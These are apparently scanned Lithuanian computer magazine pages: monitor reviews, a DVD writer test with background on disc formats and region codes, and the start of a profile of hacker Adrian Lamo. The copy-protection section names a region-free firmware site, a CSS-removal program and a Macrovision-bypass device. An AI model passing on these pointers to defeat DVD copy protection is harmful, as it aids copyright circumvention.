Ko gero, tai pats stilingiausias įrenginys mūsų apžvalgoje: visi kampai suapvalinti, korpusas pagamintas.iš blizgančio balto ir sidabrinio plastiko, pailgintą įjungimo mygtuką apšviečia mėlyna lemputė. Iš karto paminėsime nepaprastą įrenginio „lankstumą": pagrindą ir ekraną sujungiantis kronšteinas turi tris šarnyrus, o konkurentai gali pasigirti daugiausia dviem. Be viso kito, visi kabeliai jungiami ne prie pagrindo, o prie specialaus modulio, kuris prie *korpuso jungiamas per nedidelį kabelį — toks kom*ponavimas neleidžia persisukti kietam DVI-D šleifui. Monitorių galima pasukti 90 („portretinis" režimas) ir net 180 laipsnių. Visa tai leidžia šį monitorių be ypatingų problemų statyti praktiškai bet kokioje vietoje. Kalbant apie vaizdo kokybę, situacija dvejopa. Iš vienos pusės yra labai geras spalvų perteikimas: grafikai lygūs, be šuoliukų, tiesa, viduryje matosi išsišakojimas. Monitoriaus apžvalgos kampai, ko gero, yra didžiausi iš visų aptariamų įrenginių ir čia praktiškai nėra staigaus vaizdo kokybės suprastėjimo ekraną pakreipus žemyn. Ryškumas visame ekrano paviršiuje tolygus, kas taip pat negali nedžiuginti. Iš kitos pusės, didokas pikselio vėlinimo laikas: paskui judančius objektus lieka akivaizdus šleifas, kuris be viso kito savo spalvą keičia į raudoną. Tai ypatingai gerai pastebima atliekant testą ir visur kitur, kur yra didelis kontrastas tarp judančio objekto ir fono (filmai, 3D šaudyklės). Taip pat liūdina meniu nebuvimas: greičiausiai jis buvo paaukotas vardan stiliaus — monitoriaus priekyje sumontuoti mygtukai gerokai sugadintų bendrą vaizdą. Tačiau komplekte pateikiama programa, kuri turi visas meniu funkcijas. Nedžiugina ir tai, kad nėra atskiro analoginio įėjimo: D-SUB prie DVI galima prijungti tik per specialų komplekte pateikiamą kabelį.



ViewSonic VA1912w
Skiriamoji geba: 1440x900
Įstrižainė, coliais: 19 Wide
Ryškumas, kd/cm^2: 300
Kontrastingumas: 500:1
Matricos vėlinimas, ms: 8
Apžvalgos kampai (horizontalus/vertikalus, laipsniais): 130/150
Garsiakalbiai: nėra
Sąsajos: D-SUB, DVI-D
Gabaritai, mm: 451x391x197
Svoris, kg: 4,5

Eilinis plačiaekranis — šį kartą iš gerai žinomos firmos „ViewSonic". Jame pastebimos tam tikros matricos vėlinimo anomalijos — juodame ekrane judantis baltas kvadratėlis kairiame apatiniame kampe palieka akivaizdų pėdsaką, ko nesimato visame likusiame paviršiuje. Ši savybė labai gerai matoma žiūrint filmus: judantys objektai šiame kampe kur kas smarkiau išplaukia. Maždaug tokia pati situacija susiklostė ir su ryškumu. Tiesa, čia *netolygumas pastebimas visoje apatinėje dalyje* (greičiausiai tai konkretaus egzemplioriaus ypatybė, tačiau tai įrodo, kad perkant bet kokį monitorių, verta iš pardavėjo reikalauti prijungti monitorių ir su juo atlikti paprastą grafinį testą). Monitoriaus spalvų perteikimas tiesiog puikus: linijos praktiškai sutampa ir jose nėra jokių bent kiek labiau pastebimų nuokrypių (pagal šį rodiklį ViewSonic VA1912w sutriuškino visus kitus testuotus įrenginius). Monitoriui pastebimai trūksta ryškumo ir kontrastingumo — abu šie parametrai pasiekia nedideles maksimalias reikšmes, o tai reiškia, kad bus nelabai patogu žaisti tamsius žaidimus. VA1912w gali pasigirti gana neblogais apžvalgos kampais: judant žemyn vaizdas pradeda blyškėti ne taip greitai, kaip kai kurių konkurentų. Valdymo elementai įdiegti kokybiškai: meniu gerai vizualizuotas, navigacija patogi. Ryškumą ir kontrastingumą galima derinti su atskirais mygtukais, o garso reguliavimui tokia funkcija nenumatyta, nors šį parametrą reikia keisti kur kas dažniau. Liūdna ir tai, kad monitoriuje nėra Mini Jack išėjimo, todėl jeigu tu norėsi prie jo prijungti ausines arba garsiakalbius, teks pirkti šakotuvą. Visos sąsajos paslėptos nedidelėje įdauboje, kurią galima *uždaryti specialiu dangteliu,* tačiau jame per mažos šleifams skirtos angos, todėl dėl neatsargaus judesio jis gali nulėkti.



ASUS PW191

Skiriamoji geba: 1440x900
Įstrižainė, coliais: 19 Wide
Ryškumas, kd/cm^2: 330
Kontrastingumas: 600:1
Matricos vėlinimas, ms: 8
Apžvalgos kampai (horizontalus/vertikalus, laipsniais): 150/130
Garsiakalbiai: 2x2W
Sąsajos: D-SUB, DVI-D
Gabaritai, mm: 520x490x280
Svoris, kg: 10,8

Šis monitorius specialiai skirtas kino mėgėjams. Pikselių atsako laikas nedidelis, kas yra išties svarbu, kadangi tuomet bus korektiškai atvaizduojami judantys objektai. Maksimalios kontrastingumo ir ryškumo reikšmės aukštos, jos gali būti keičiamos plačiame diapazone, kas ypač gerai dirbant patalpose su daug šviestuvų. Aptikome tam tikrų problemų su matricos švytėjimu: į visą ekraną išvedus juodą spalvą, apatinėje ir viršutinėje jo dalyje buvo matomi boluojantys raštai. Su apžvalgos kampais nekilo jokių problemų — vaizdas pasidarydavo blyškus tik smarkiai pakreipus į apačią. Matricos paviršius blizgantis, todėl įrenginį reikės įkurdinti ten, kur į jį kristų tik atspindėta ir išsklaidyta šviesa, nes priešingu atveju tau greitai pavargs akys. Šviesą smarkiai atspindi ir pats korpusas, ant kurio gerai pastebimos dulkės. Ekrano šonuose įrengti pakankamai gerą garso kokybę suteikiantys garsiakalbiai — jų pakaks filmams ir žaidimams, tačiau muzikai gali ir pritrūkti. ASUS PM191 parametrai valdomi su sensoriniais mygtukais, kurie įkurdinti dešiniame apatiniame priekinio skydelio kampe, efektyviai apšviečiami oranžiniais šviesos diodų. Navigacija po meniu patogi, opcijų daug, tačiau pereinant tarp jų jaučiami tam tikri užlaikymai. Monitoriuje sumontuotos D-SUB ir DVI-D sąsajos, kas šiuo metu yra standartiška tokios klasės įrenginiams. Korpusas stalo atžvilgiu gali judėti aukštyn-žemyn ir suktis praktiškai visų ašių atžvilgiu, tačiau jeigu jį smarkiai patrauksi į priekį ir palenksi, jo padėtis tampa nestabili ir monitorius gali nukristi. Monitorių galima pasukti 90 laipsnių kampu į „portretinį" režimą (tuomet daug patogiau dirbti su pdf tekstais ir vertikaliomis nuotraukomis).



BENQ FP93GX

Skiriamoji geba: 1280x1024
Įstrižainė, coliais: 19
Ryškumas, kd/cm^2: 270
Kontrastingumas: 700:1
Matricos vėlinimas, ms: 2
Apžvalgos kampai (horizontalus/vertikalus, laipsniais): 160/160
Garsiakalbiai: nėra
Sąsajos: D-SUB, DVI-D
Gabaritai, mm: 410x404x168
Svoris, kg: 6,5

Priešingai nei prieš tai aptartame įrenginyje, pastarojo ekrano skiriamoji geba yra standartinė (1280x1024). BENQ FP93GX monitoriuje panaudota GTG technologija, kuri pikselių vėlinimą leidžia sumažinti net iki 2 milisekundžių (beje, meniu numatytas GTG įjungimo/išjungimo punktas)! Vizualinis testas parodė iš tiesų neblogus rezultatus: judantis kvadratėlis iš viso nepalikdavo jokio šleifo. Ryškumą galima keisti plačiame diapazone, tačiau jeigu jį padidintume iki maksimumo, spalvos pradeda „išdeginėti" (pavyzdžiui, žalia virsta salotine, mėlyna — žydra ir t.t.). Spalvų perteikimas su standartiniais nustatymais pasirodė esąs vidutiniškas: kolorimetriniai grafikai nelygūs, pradžioje matomi ryškūs perėjimai, o viduryje — išsišakojimai. Į visą ekraną išvedus juodą spalvą, jo dešinėje ir kairėje matomi boluojantys raštai, kas byloja apie netolygų matricos švytėjimą. Pastarieji ypatingai pastebimi „tamsiuose" žaidimuose ir filmuose. Ne patys geriausi ir apžvalgos kampai: pasukus monitorių nuo centrinės ašies į dešinę ar kairę, vaizdas pradeda blykšti, o monitorių pasukus žemyn spalvos atrodo kaip negatyve (jeigu su kompanija žiūrėsi filmą, tai sėdintiesiems ne prieš pat ekraną vaizdas bus tikrai ne pats geriausias). Meniu padarytas gerai, navigacija patogi. Ryškumas ir kontrastingumas gali būti valdomi su atskirais mygtukais. Be standartinių nustatymų monitorius turi i-key funkciją, kuri leidžia kokybiškiau sukonfigūruoti vaizdą. Ši funkcija veikia tik tuomet, kai BENQ FP93GX prijungtas per analoginį įėjimą (darbui per DVI nereikia nieko specialiai konfigūruoti — viskas ir taip gerai matosi). Ekraną galima sukinėti tik vertikalioje ašyje, tačiau dideliais kampais, kas labai patogu įrenginį naudojant demonstracijose.



CTX P972

Skiriamoji geba: 1280x1024
Įstrižainė, coliais: 19
Ryškumas, kd/cm^2: 260
Kontrastingumas: 450:1
Matricos vėlinimas, ms: 16
Apžvalgos kampai (horizontalus/vertikalus, laipsniais): 140/135
Garsiakalbiai: nėra
Sąsajos: D-SUB, DVI-D
Gabaritai, mm: 428x198x389
Svoris, kg: 7,1

Vienas geriausių apžvalgoje aptariamų įrenginių: matricos vėlinimas nepastebimas net ir su pačiais greičiausiais objektais, kolorimetriniai grafikai lygūs, nėra jokių didesnių nuokrypių, linijų išsišakojimas menkas, kas byloja apie gerą atspalvių atkūrimą. Šiek tiek nuvilia ryškumas — maksimali jo reikšmė vis dėlto nėra didelė, todėl dirbti šviesiose patalpose bus kiek nepatogu. O matricos švytėjimas tolygus — nedideli defektai matomi tik po detalios apžiūros. Apžvalgos kampai dideli, tačiau pakreipus žemyn vaizdas vis dėlto blykšta, ką, beje, buvo galima pastebėti praktiškai su visais teste dalyvavusiais įrenginiais. Meniu gana patogus ir gerai vizualizuotas, tačiau navigacija kiek nepatogi — perėjimui tarp opcijų reikia per daug mygtukų paspaudimų. CTX P972 stilingas ir tuo pačiu ergonomiškas: korpuso paviršiaus sidabrinis, pilki tik ekrano kraštai. Pagrindas pagamintas iš metalo, kas įrenginiui suteikia ypatingą statusą. Įjungimo/išjungimo mygtuką apšviečia mėlynas šviesos diodas, kuris puikiai atrodo, tačiau gali blaškyti dirbant. Matricą galima sukinėti praktiškai visomis plokštumomis: standartiškai dešinėn/kairėn ir viršun/apačion, pripažįstamas „portretinis" režimas. Svarbiausia yra tai, jog jį galima pakelti arba nuleisti stalo atžvilgiu, todėl visiškai nesvarbu, ar tavo kėdė aukšta, ar ne — bet kokiu atveju ekrano padėtį bus galima pritaikyti saviems poreikiams. Monitoriuje sumontuoti žemyn nukreipti garsiakalbiai, dėl ko jie parodo ne pačius geriausius rezultatus — garsas gana duslus. Deja, garsą reguliuoti galima tik per meniu, gerą įspūdį taip pat gadina tai, jog įrenginyje nėra ausinėms arba išoriniams garsiakalbiams skirto lizdo.



018

Įrašyk greitai

Intro

VISAI NESENIAI TELEFONU IŠSAKYTAS PRAŠYMAS „MESTELK PORĄ FILMŲ" REIŠKĖ TERLIONĘ SU KELIAIS DISKAIS. ATSIRADUS DVD ĮRAŠYMO ĮRENGINIAMS, PASIKEITĖ NE TIK VIENAME DISKE TELPANČIŲ DUOMENŲ KIEKIS, TAČIAU IR DISKO ĮRAŠYMUI SUGAIŠTAMAS LAIKAS. TU TURĖSI PATS NUSPRĘSTI, KAIP IŠLEISTI SAVO PINIGĖLIUS, O MES TAU PADĖSIME IŠSIRINKTI DVD RAŠIKLĮ.

[Ištakos] Siekimas išsaugoti daugiau ir tuo pačiu sugaišti mažiau visada persekiojo į IT orientuotą visuomenės dalį. Kadaise sėkmingiausiais ir patogiausiais informacijos nešėjais buvo 3,5" formato diskeliai, tačiau būtinybė saugoti ir perdavinėti vis didesnius informacijos kiekius stūmė korporacijas pirmyn. Vėliau atsirado pirmasis optinis diskas, sėkmingai pritaikytas įvairiausiems duomenims saugoti. Didelė talpa ir patikimumas buvo ne tik tokio duomenų saugojimo privalumai, tačiau ir trūkumai. Technologiškai 800 megabaitų riba jau netenkino išrankių vartotojų, todėl buvo sukurtas koncernas pažangesnės informacijos kaupyklai kurti. Buvo nuspręsta eiti jau turimo CD tobulinimo keliu. Kaip ir kompaktinių diskų atveju, DVD kūrimas iš pradžių buvo atliekamas dėl kino industrijos interesų, juk didesnė talpa leido mažiau suspausti vaizdą ir garsą, tuo pačiu patenkinant be galo didelius vartotojų poreikius. Vėliau, kaip tai buvo ir su CD, DVD labai sėkmingai prigijo ir kompiuterių pasaulyje kaip puiki ir talpi informacijos kaupykla. Taip DVD pradėjo savo kelionę į mases.

[Kas yra DVD?] Jeigu pažiūrėtum į veidrodinę (arba kitaip tariant darbinę) DVD disko pusę, galėtum jį lengvai supainioti su CD. Jų gamybos technologija panaši. Abu jie turi atspindintį sluoksnį, kuris nuo lazerio poveikio keičia savo fizines savybes. Tačiau taip tik atrodo. Iš tiesų DVD už savo pirmtaką dvigubai plonesnis, todėl tapo įmanoma kurti dvipusius diskus, t.y. tiesiog suklijuoti du DVD diskus į vieną. Pritaikius naujus atspindinčius sluoksnius, buvo surastas būdas, kaip padidinti kaupiklio talpą, sukuriant papildomą apriboto skaidrumo sluoksnį. Ta prasme buvo sukurtas lyg ir sumuštinis, kur pirmas eina pusiau skaidrus sluoksnis, o antras — neskaidrus. Pirmąjį sluoksnį nuskaitęs lazeris pakeičia fokusavimą ir nuskaito duomenis iš antrojo. Taip mes gauname keturis diskų tipus:

1. DVD–5 — vieno sluoksnio vienpusis (4.7 Gb)
2. DVD–9 — dvisluoksnis dvipusis (8.5 Gb)



3. DVD–10 — vieno sluoksnio dvipusis (9.5 Gb)
4. DVD–18 — dvisluoksnis dvipusis (17 Gb)

Tačiau pagrindinis skirtumas yra įrašymo tankumas, kuris išaugo keletą kartų. Panaudojus lazerį su trumpesniu bangos ilgiu, pavyko sutrumpinti atstumą tarp spiralės takelių ir tarp pit'ų (griovelių). Iš išvardintų tipų labiausiai paplito trys pirmieji, todėl juos galima nesunkiai rasti ant parduotuvių prekystalių.

[Apsaugos metodai] Kadangi DVD formato kūrime dalyvavo kino kompanijos, jos buvo suinteresuotos efektyvia savo produkcijos apsauga. Tu tikriausiai esi susidūręs su tokiu reiškiniu, kaip kino filmų išleidimas skirtingu metu skirtingose šalyse. Norint apsisaugoti nuo pasaulyje platinamų piratinių kopijų, buvo nuspręsta visą planetą padalinti į zonas. Kiekvienas diskas koduojamas priklausomai nuo zonos, į kurią tas diskas yra vežamas, o buitiniai DVD grotuvai turi



raktą, kuris dekoduoja filmą. Taip būdamas Lietuvoje ir nusipirkęs oficialiai pagamintą grotuvą, tu negalėsi peržiūrėti iš JAV parvežto filmo. Iš viso yra 8 zonos:

1. Kanada ir JAV;
2. Japonija, Europa, Pietų Afrika, Artimieji Rytai
3. Pietryčių Azija, Rytų Azija;
4. Australija, Naujoji Zelandija, Ramiojo Vandenyno salos, Karibų salos, Pietų ir Centrinė Amerika;
5. Buvusios TSRS teritorija, Indijos pusiasalis, pagrindinė Afrikos dalis;
6. Kinija;
7. Užrezervuota zona;
8. Eksteritorinė zona: lėktuvai, laineriai, garlaiviai, ...;

Gaminami ir multizoniniai įrenginiai, leidžiantys nuskaityti bet kurios zonos diskus. Gana greitai tokį dalyką buvo nuspręsta nutraukti, tačiau už informacijos prieinamumą kovojančių mėgėjų dėka pasirodė specialios programos ir įrenginiams skirti mikroprogramų pataisymai. Dažniausiai kompiuteriams skirti DVD rašymo įrenginiai zoną leidžia keisti iki 5 kartų ir po to paskutinį kartą užsiblokuoja. Vis dėlto ir čia buvo sukurtos įrenginių mikroprogramos, kurios užtikrina galimybę dirbti visose zonose. Adresu *www.rpc1.org* kartais galima rasti ir savo įrenginiui tinkamą mikroprogramą.

Kiti apsaugos metodai ne mažiau efektyvūs, tačiau jie veikia šiek tiek kitaip. Pirmasis — *Content Scrambling System* — DVD turinį šifruoja taip, kad jo kopijos nebūtų galima peržiūrėti kietajame diske. Tačiau ir šiuo atveju hakeriai surado, kaip įveikti apsaugą, pavyzdžiui, su programa DVD *Region+CSS Free*.


Antroji technologija skirta kovai su senais piratais. Ji veikia štai taip: perduodant analoginį signalą į televizorių, viskas labai gerai matosi dėl jo inertiškumo. O įrašinėjant tokį signalą į vaizdo magnetofoną susidaro nemaloniai atrodančios vertikalios juostelės, prarandamos spalvos, asinchronizuojasi kadrai. Ši sistema vadinasi *Analogue Protection System* arba APS. Hakeriai šią apsaugą apeina su mikrovaldiklio pagrindu veikiančiu savadarbiu prietaisu (*http://macrovision0.tripod.com/*) arba už ~80 dolerių per internetą nusiperka jau paruoštą įrenginį.

[Testavimo metodika] Teste buvo įdarbinta į *Ahead Nero* paketo sudėtį įeinanti programa *CD–DVD Speed*. Skaitymo ir rašymo greičių patikrinimui buvo pasirinkti 16x DVD+R diskai. Tokį testą su savo įrenginiu gali atlikti ir tu. Iš pradžių buvo įrašomas diskas su duomenimis, darbo metu buvo fiksuojamas vidutinis ir maksimalus rašymo greitis. Grafikuose žalia spalva pavaizduotas rašymo greitis, o geltona — įrenginio ašies sukimosi greitis. Dirbant skirtingais įrašymo režimais, įrenginys gali tiek didinti rašymo greitį (didindamas apsisukimų skaičių), tiek ir stabilizuoti sukimosi greitį. Paprastai skaitymo greitis didėja artėjant prie išorinio disko krašto, kadangi galvutė per tą patį laiką praeina didesnį atstumą. Skaitymo greičiui užfiksuoti buvo naudojama ta pati programa. Ji puikiai pademonstruoja, ko laukti iš įrenginio kopijavimo metu.

[Išvados] Dabartinėje realybėje brangiausiais yra laikas. Tu, kaip rimtas ir užsiėmęs žmogus, žinai, kiek jis kainuoja, todėl prarasti pinigus dėl ramaus pasėdėjimo prie kompiuterio, laukiant, kol pasibaigs įrašymas, būtų neprotinga. Dėl palankios kainos ir didelio greičio „Geriausiu pirkiniu" mes tituluojame *Samsung Writemaster SH-W162C*. Už technologiškumą ir lojalumą vartotojui „Redakcijos pasirinkimo" prizą gauna HP DVD849I.

[Samsung Writemaster SH–W162C]
Palaikomi DVD formatai: +/–R, +/–RW
DVD įrašymo greitis: +/–R (16x), +/–RW(8x), +/–R DL(4x)
Testinis DVD+R 16x įrašymo greitis: 5,56

Mums į rankas pakliuvo stilingas juodas *Samsung* įrenginys. Jį prijungti ilgai netruko, o sistema automatiškai nustatė modelį ir įdiegė reikiamas tvarkykles. Nepaisant neaukštos kainos, įrenginys puikiai



DVD+R 16x disko įrašymo laikas

pasirodė įrašinėjant testinį diską, kuriam buvo sugaišta mažiau nei šešios minutės — puikus rezultatas. Grafike matosi dantyta diagrama, kuri parodo įrašymo greičio šuoliukus. Priartėjęs prie disko krašto, įrenginys staigiai sumažino greitį, kas gali lemti skaitymo klaidas arba užlaikymus kopijavimo metu. Greičio testas parodė, kad tą patį diską *Samsung Writemaster SHW162C* nuskaitė per šešias su puse minutės. Maksimalus skaitymo greitis pasiekė 12.37x ribą, tačiau net ir tuomet įrenginys triukšmavo nesmarkiai ir negąsdino vibracijomis. DVD-RAM palaikymo nebuvimą kompensuoja palanki kaina.

[HP DVD849I]

Suderinami DVD formatai: +/-R, +/-RW, -RAM
DVD įrašymo greitis: +/-R (16x), +/-RW(8x/6x), +/-R DL(8x/4x), -RAM(5x)
Testinis DVD+R 16x įrašymo greitis: 5,40

Naujasis *Hewlett Packard* DVD rašiklio modelis. Kaip jį pakrikštijo pati kompanija — *Super Multi DVD Writer*. Ir iš tiesų, įrenginys leidžia dirbti su visais DVD formatais. Maloniausia buvo tai, kad įrenginys tapo absoliučiu rekordininku DVD+R įrašymo teste. Greičio rodikliai visais režimais leidžia manyti, kad HP DVD849I bus aktualus dar ilgai. Atskirai reikėtų aptarti tiesiogiai su DVD įrašymu nesusijusią technologiją *LightScribe*. Jos esmė tame, kad ant papildomą sluoksnį turinčio disko galima nupiešti bet kokį atvaizdą, t.y. ant tos pusės, į kurią tu žiūri, dėdamas diską į įrenginį, galima nupiešti monochrominį vaizdelį. Visas grožis čia tame, kad nereikia spausdintuvo, o jeigu nereikia spausdintuvo — nereikia ir atskirai pirkti dažų. Tiesa, nupiešiamas vaizdelis yra monochrominis, o specialūs šią galimybę suteikiantys diskai kainuoja brangiau už kitus.

[NEC ND-4551A]

Suderinami DVD formatai: +/-R, +/-RW, -RAM
DVD įrašymo greitis: +/-R (16x), +/-RW(8x/6x), +/-R DL(8x/6x), -RAM(5x)
Testinis DVD+R 16x įrašymo greitis: 6.36

Vyresnysis mūsų anksčiau aptarto NEC ND-3551A brolis. Įrenginiai skiriasi tik tuo, kad NEC ND-4551A palaiko DVD-RAM formato diskus. NEC įrenginiai, kurie prie vidutinių apsisukimų yra pakankamai tylūs, šiek tiek vibruoja pradedant skaityti ir monotoniškai gaudžia esant maksimaliems apsisukimams. Nepaisant patobulinimų, turėjusių įtakos ND-4551A, vidutinio įrašymo greičio teste jis buvo šiek tiek lėtesnis, tačiau grafikuose puikiai matosi, kad įrašymas vyksta vienodai, o tai reiškia, kad įrenginiai identiški. Deja, įrenginiui nepavyko pasiekti maksimalaus galimo įrašymo greičio, kuris apčiuopiamai nukrito praėjus disko vidurį. Skaitymo kokybė džiugina. Net ir subraižyti diskai skaitomi gerai, tačiau nevertėtų tuo piktnaudžiauti. *Labelflash* technologija leis užrašus ant diskų dėlioti neatidarant įrenginio. Naudinga galimybė, juo labiau, kad greitai galima laukti diskų, ant kurių galima „piešti" su lazeriu, kainų sumažėjimo.

[PLEXTOR PX-755A]

Suderinami DVD formatai: +/-R, +/-RW
DVD įrašymo greitis: +/-R (16x), +/-RW(8x/6x), +/-R DL(10x/6x)
Testinis DVD+R 16x įrašymo greitis: 8.35

Gana žinoma kompanija rašančių įrenginių seriją papildė PLEXTOR PX-755A modeliu. Pažiūrėkime, ką gi mums siūlo mainais į solidžią 120 dolerių sumą. Iš penkių formatų dirbama su



keturiais — įvertinus kainą ir kompanijos vardą, techniniame įrenginio aprašyme buvo galima tikėtis rasti ir DVD-RAM palaikymą. Daugybė gamyboje įdiegtų naujų technologijų pakėlė kainą, kas atsiliepė ir įrašymo kokybei. Ko vertos vien įrašymo sustiprinimo technologija arba tuščio kaupiklio diagnostika! Supratę, kad vartotojai vertina tylą, gamintojai įdiegė triukšmo slopinimo sistemą. Įrašymo grafike mes galime pastebėti staigų greičio kritimą ir tolimesnį jo stabilizavimą. Sumažinant sukimosi greitį gaunama geresnė įrašymo kokybė. Įrenginys pripažįsta *LightScribe* technologiją.

[NEC ND-3551A]

Suderinami DVD formatai: +/-R, +/-RW
DVD įrašymo greitis: +/-R (16x), +/-RW(8x/6x), +/-R DL(8x/6x)
Testinis DVD+R 16x įrašymo greitis: 6.31

Į mūsų rankas pakliuvo ir stilingas juodas NEC įrenginys. Mūsų teste dalyvauja du NEC įrenginiai. Senesnio modelio galimybės šiek tiek menkesnės, tačiau vertėtų gerai pagalvoti, ar reikia už darbo su DVD-RAM galimybę atiduoti 10 žaliųjų pinigų. Įrašinėjant diskus, matomas praktiškai vienodas vaizdas. Įrenginiui nepavyksta pasiekti deklaruojamo 16x įrašymo greičio, o įrašymo metu susiformavusi greičio „bangelė" gali neigiamai atsiliepti ateityje. Artėjant prie disko galo, pastebi-



mas didelis įrašymo greičio kritimas, kas įrenginiui šioje rungtyje tikrai neprideda taškų. Su disko skaitymu NEC ND-3551A susitvarkė pakankamai lengvai, buvo pasiektas maksimalus 16x greitis, o duomenys sėkmingai nuskaityti per ganėtinai trumpą laiką — 5 minutes ir 1 sekundę. Maloniai nudžiugino palaikoma *Labelflash* technologija. Ji yra *LightScribe* analogas ir leidžia su rašymo įrenginiu ant disko „nupiešti" paveikslėlį, tačiau nepamiršk, jog tam reikalingi specialūs diskai.

[PIONEER DVR-110D]
Suderinami DVD formatai: +/-R, +/-RW, -RAM
DVD įrašymo greitis: +/-R (16x), +/-RW(8x/6x), +/-R DL(8x/6x), -RAM (5x)
Testinis DVD+R 16x įrašymo greitis: 6.15
Po DVR-109D modelio *Pioneer* išleidžia DVR-110D. Dvisluoksnių diskų įrašymo greičio padidėjimas nudžiugins piniginguosius — dabar beveik 10 Gb galima įrašyti per viso labo 10 minučių. Nudžiugino pastangos triukšmo slopinimo srityje — disko kopijavimo metu įrenginys net ir prie maksimalių apsisukimų šnarėjo pakankamai tyliai. Įrenginys darbo metu kaista nestipriai, todėl galima nesukti galvos dėl supančių įrenginių temperatūros. Didelis skaitymo ir įrašymo greitis bei visų DVD formatų pripažinimas leidžia PIONEER DVR-110D kovoti dėl pirmos vietos su kitais konkurentais. Šiek tiek liūdina nuolatiniai greičio svyravimai įrašymo metu — taip veikia klaidų koregavimo sistema. Skaitymo metu įrenginys „paspringo" ties paskutiniu šimtu megabaitų, tačiau kopijavimą sugebėjo užbaigti sėkmingai.

[TEAC DV-W58E]
Suderinami DVD formatai: +/-R, +/-RW
DVD įrašymo greitis: +R (8x), +RW (4x)
Testinis DVD+R 16x įrašymo greitis: 14.57
Į mūsų testą pakliuvo kombo įrenginys, kuris savo privalumų sąraše turi ne tik DVD įrašymo galimybę, bet ir labai palankią kainą. „Gera kaina — tai dar ne viskas", — nusprendėme mes ir paleidome įrašymo greičio testą. Mūsų nustebimui įrenginys nepasiekė planuoto 8x įrašymo greičio, sustojo ties 4x ir neskubėdamas įrašė diską per beveik 15 minučių. Šiek tiek gaila, kad įrenginys skirtas visų formatų DVD diskų skaitymui, išskyrus DVD-RAM, tačiau įrašinėti gali tik DVD+R/RW. Skaitymo metu kombo įrenginys pasirodė kuo puikiausiai ir be problemų skaitymo greičio kartelę pakėlė iki 12.37x. Geras skaitymo grafiko lankas yra praktiškai be dantukų, kas leidžia spręsti apie stabilų net ir subraižytų diskų skaitymą. Šiek tiek abejotinai atrodo kombo įrenginio pirkimas, kuomet multiformatiniai DVD tampa vis prieinamesni.

[TEAC DV-W516GC]
Suderinami DVD formatai: +/-R, +/-RW
DVD įrašymo greitis: +/-R (16x), +/-RW(4x), +/-R DL(2.4x),
Testinis DVD+R 16x įrašymo greitis: 6.02
Savo CD-RW įrenginiais garsėjanti kompanija mus nudžiugino DVD įrašymo srities naujove ir mūsų teismui pateikė daugiaformatį DVD įrašymo įrenginį. Ganėtinai demokratiška pusės šimto amerikietiškos valiutos kaina leidžia įsigyti kokybišką įrenginį su gerais greičio rodikliais. Įrašymo grafike aiškiai matosi greičio šuoliukas, tačiau apskritai įrašymas vyko puikiai. Labai nustebino to paties disko skaitymo grafikas, kadangi disko skaitymo stabilumas išorinėse vijose kelia didelių abejonių. Tylos mėgėjams įdomu bus tai, kad aktyviai dirbant su disku vibracija ir triukšmas neviršija vidutinio lygio, t.y. grojant muziką TEAC DV-W516GC jos nenustelbs savo dūzgimu. Priimtina kaina ir didelis įrašymo greitis gali sudominti kokybiškos technikos gerbėjus. Liūdina tik žemas darbo greitis su perrašomais ir dvisluoksniais diskais.

[ASUS DRW-1608P2S]
Suderinami DVD formatai: +/-R, +/-RW, -RAM
DVD įrašymo greitis: +/-R (16x), +/-RW(8x/6x), +/-R DL(8x), -RAM(5x)
Testinis DVD+R 16x įrašymo greitis: 6.16
Daugiaformatį įrenginį mums pristatė „Asus". Įrenginiui tinka visų tipų diskai, jo techninės ir greičio charakteristikos tiesiog puikios. Pilnaverčio darbo galimybės su bet kokiais diskais (neva su buitiniu įrenginiu įrašytas DVD-RAM ar iš draugo pasiimtas DVD-RW) tikrai pravers. Pravers ir optimalaus greičio nustatymo įrašymo metu kiekvienam konkrečiam kaupikliui technologija, kadangi kartais parduotuvių lentynose galima rasti ne pačius kokybiškiausius diskus. Prieš tai įrašyto disko skaitymas praėjo be nuotykių, tačiau maksimalaus greičio pasiekti nepavyko, nors teste įdarbinti diskai buvo vienodi. Visų firminių technologijų pritaikymas leidžia būti tikram dėl įrašymo kokybės, todėl net ir pasiekus maksimalų greitį įrenginys puikiai susidoros su jam iškelta užduotimi.

Benamio hakerio gyvenimo kelias

YAHOO!, MICROSOFT, AOL TIME WARNER, EXCITE@HOME, MCI WORLD-COM, NSA CONTRACTOR CSC, CINGULAR, THE NEW YORK TIMES — NE KIEKVIENAS ĮSILAUŽĖLIS GALI PATEKTI Į ŠIŲ STAMBIAUSIŲ KOMPANIJŲ KORPORATYVINIUS TINKLUS. TAČIAU NĖRA NIEKO NEĮMANOMO, JUK VISI ŠIE VARDAI ĮEINA Į AMERIKIEČIŲ HAKERIO ADRIANO LAMO, KURĮ SPAUDA PAVADINO „BENAMIU HAKERIU", NUOPELNŲ SĄRAŠĄ. DAR VIENA ADRIANO PRAVARDĖ — HELPFUL HACKER (ANGL. — NAUDINGAS HAKERIS). KODĖL — SKAITYK TOLIAU.

[Hakerio vaikystė]

Adrianas Lamo gimė 1981 metais, JAV šiaurėje, Bostone (Masačūsetso valstija). Po kurio laiko jo šeima persikėlė į San Franciską, kur jis ir praleido savo mokyklinius metus. Pirmą kartą su kompiuteriu Adrianas susidūrė būdamas 6–7 metų — jo tėvas turėjo tuomet populiarų *Commodore 64*. Pirmųjų vaikino „laužimų" aukomis tapo tekstiniai adventure'ai.

Kai jam sukako septyniolika, tėvai nusprendė iš San Francisko persikelti į tylesnę ir ramesnę vietą, kuria tapo Sakramentas. Adrianui persikėlimo idėja visiškai nepatiko jam gyvenimas triukšminguose miesto kvartaluose buvo kur kas priimtinesnis, nei miegamuosiuose priemiesčių rajonuose. Jis pageidavo likti dideliame mieste, juo labiau, kad tuo metu jis kaip tik baigė mokyklą. Taigi neturėdamas rimto išsilavinimo ir stogo virš galvos, Lamo turi rūpintis pats savimi.

